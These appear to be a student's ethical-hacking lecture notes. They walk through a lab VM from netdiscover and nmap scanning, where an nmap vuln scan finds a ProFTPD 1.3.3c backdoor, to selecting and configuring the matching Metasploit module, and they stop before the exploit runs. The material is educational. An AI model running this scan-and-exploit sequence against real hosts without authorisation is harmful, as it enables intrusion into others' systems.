
Thursday, 13 February, 2025 11:53 PM

AUTOMATED ASSESSMENT

- OpenVAS
- Nessus - for doing network vulnerability assessment
- Nexpose
- Vega - for doing website vulnerability assessment
- Arachni
- http://localhost:8834/WelcomeToNessus-Install/welcome
- Watch this lecture again if you forget the scanning part, do it for revision again
- tempmail is a site to generate temporary email ids

Lec-3

Thursday, 13 February, 2025 11:53 PM



```
C:\Users\Avinash\Desktop
> nmap -p21 --script=vuln 10.10.10.129
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 16:57 India Standard Time
Nmap scan report for 10.10.10.129
Host is up (0.00s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
|_sslv2-drown:
MAC Address: 00:0C:29:D7:BF:DA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 37.47 seconds

C:\Users\Avinash\Desktop
>
```

- testphp.vulnweb.com - site for demo attacks

Lec-1

Saturday, 8 February, 2025 03:00 PM

- Exploitation is the process where we utilize the exploits in order to validate the vulnerabilities which have been identified.
- Exploit is a piece of code which abuses the Vulnerability to violates the:
    a. Confidentiality - means disclosing some sensitive information
    b. Integrity - means modifying or altering some sensitive information
    c. Availability - means something is not available to the authorities
- If any of these 3 are violated in the process of exploitation then we can say that the exploit was successful in abusing the vulnerability.
- The basic goal of exploits is to compromise the victim by taking advantage of the vulnerability and then delivering the payload into the target, that payload will do whatever should happen after the victim is compromised.
- A shell in hacking is one which will take instructions in form of commands from the user and will give it to the OS of the target. A shell grants us the ability to control the target. It can be both command line or graphical.

___


- **Metasploit** is an open source Hacking Framework. It has an extensive library of exploits
- **vulnhub.com** - site to download various virtual machines to practice hacking

___

HACKING THE FIRST MACHINE USING METASPLOIT EXPLOITATION
Following are the steps :-

► ***Doing Information gathering***


1) **sudo netdiscover** - to find the Ip of the target.



```
Currently scanning: 172.27.167.0/16   |   Screen View: Unique Hosts

69 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 4140
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.159.1   00:50:56:c0:00:08     59    3540  VMware, Inc.
192.168.159.2   00:50:56:e1:4e:b7      5     300  VMware, Inc.
192.168.159.131 00:0c:29:a1:7d:67      3     180  VMware, Inc.
192.168.159.254 00:50:56:f4:39:fa      2     120  VMware, Inc.
```

- ○ ***Always ignore the .1 , .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining Ip will be the target IP.***


2) **sudo netdiscover -r subnetmask** - to find Ip of the target ***when you are sure that the target is in the same subnet***, here to write the subnet mask just make last octet .0 and put /24… which shows that we have specified a particular range for scanning, it is done to save time.



```
┌──(swastik1616㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.159.0/24
[sudo] password for swastik1616: 

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 23 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1380
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.159.1   00:50:56:c0:00:08     17    1020  VMware, Inc.
 192.168.159.2   00:50:56:e1:4e:b7      2     120  VMware, Inc.
 192.168.159.131 00:0c:29:a1:7d:67      2     120  VMware, Inc.
 192.168.159.254 00:50:56:fe:c8:98      2     120  VMware, Inc.
```

- ○ ***Always ignore the .1 , .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining Ip will be the target IP.***


3) **ping TargetIP** - to check whether it is alive or not.



```
┌──(swastik1616㉿kali)-[~]
└─$ ping 192.168.159.131
PING 192.168.159.131 (192.168.159.131) 56(84) bytes of data.
64 bytes from 192.168.159.131: icmp_seq=1 ttl=64 time=0.958 ms
64 bytes from 192.168.159.131: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 192.168.159.131: icmp_seq=3 ttl=64 time=1.18 ms
64 bytes from 192.168.159.131: icmp_seq=4 ttl=64 time=0.920 ms
64 bytes from 192.168.159.131: icmp_seq=5 ttl=64 time=1.10 ms
^C
─── 192.168.159.131 ping statistics ───
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 0.920/1.036/1.180/0.094 ms

┌──(swastik1616㉿kali)-[~]
└─$ 
```

- We successfully received packets from the IP, which indicates that it is alive

4) **nmap -A -p- TargetIP** - Aggressive(-A) scan of each and every port(-p-) of the target




```
┌──(swastik1616㉿kali)-[~]
└─$ nmap -A -p- 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 13:57 IST
Nmap scan report for 192.168.159.131
Host is up (0.00061s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A1:7D:67 (VMware)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.159.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.56 seconds
```

- We got 3 open ports 21,22 and 80 along with their protocols, service and version

► ***Doing vulnerability analysis***

1) **nmap --script=vuln -PORTNUMBER TARGETIP** - for doing vulnerability assessment before finding exploits

This step is very important, many people directly jump to the exploiting part without doing it




```
┌──(swastik1616㉿kali)-[~]
└─$ nmap --script=vuln -p21 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 14:04 IST
Nmap scan report for 192.168.159.131
Host is up (0.00046s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
MAC Address: 00:0C:29:A1:7D:67 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.42 seconds
```


- We decided to do vuln assessment on port 21 which tells us that this installation has been backdoored which is a dangerous vulnerability and can even be exploited manually

► ***Finding exploits and performing the exploitation***

2) **msfconsole** - to open Metasploit for finding exploits




```
┌──(swastik1616㉿kali)-[~]
└─$ msfconsole
```




```
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2489 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

a. **search VersionOfPort** - to find the exploits



```
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02     excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```


b. **search VersionOfPort type:exploit** - to find particular type of exploit



```
msf6 > search ProFTPD type:exploit

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent   2011-01-08       average    No     NetSupport Manager Agent Remote Bu
ffer Overflow
   1   exploit/linux/ftp/proftp_sreplace             2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffe
r Overflow (Linux)
   2     \_ target: Automatic Targeting              .                .          .      .
   3     \_ target: Debug                            .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .   .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac         2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet I
AC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting              .                .          .      .
   7     \_ target: Debug                            .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)  .            .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac           2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet I
AC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting              .                .          .      .
   11    \_ target: Debug                            .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .  .        .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) .  . .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)  .           .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec         2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Exe
cution
   16  exploit/unix/ftp/proftpd_133c_backdoor        2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Ex
```


c. *then copy the path of the exploit*

d. **use ExploitPath** - to select the corresponding exploit and enter it




```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

e. **info** - to get various useful information about the exploit



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > info

       Name: ProFTPD-1.3.3c Backdoor Command Execution
     Module: exploit/unix/ftp/proftpd_133c_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-12-02

Provided by:
  MC <mc@metasploit.com>
  darkharper2

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No
```




```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz]
  archive between November 28th 2010 and 2nd December 2010.

References:
  OSVDB (69562)
  http://www.securityfocus.com/bid/45150


View the full module info with the info -d command.
```

f. *find the BASIC OPTIONS in the info which appeared and set the RHOSTS, RPORT, LHOST, LPORT*

g. ***set RHOSTS TargetIP*** - Rhost is the target host so we give the target Ip here


h. ***set RPORT TargetPort*** - In Rport we give the remote port in which we want to attack



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.159.131
RHOSTS => 192.168.159.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
```

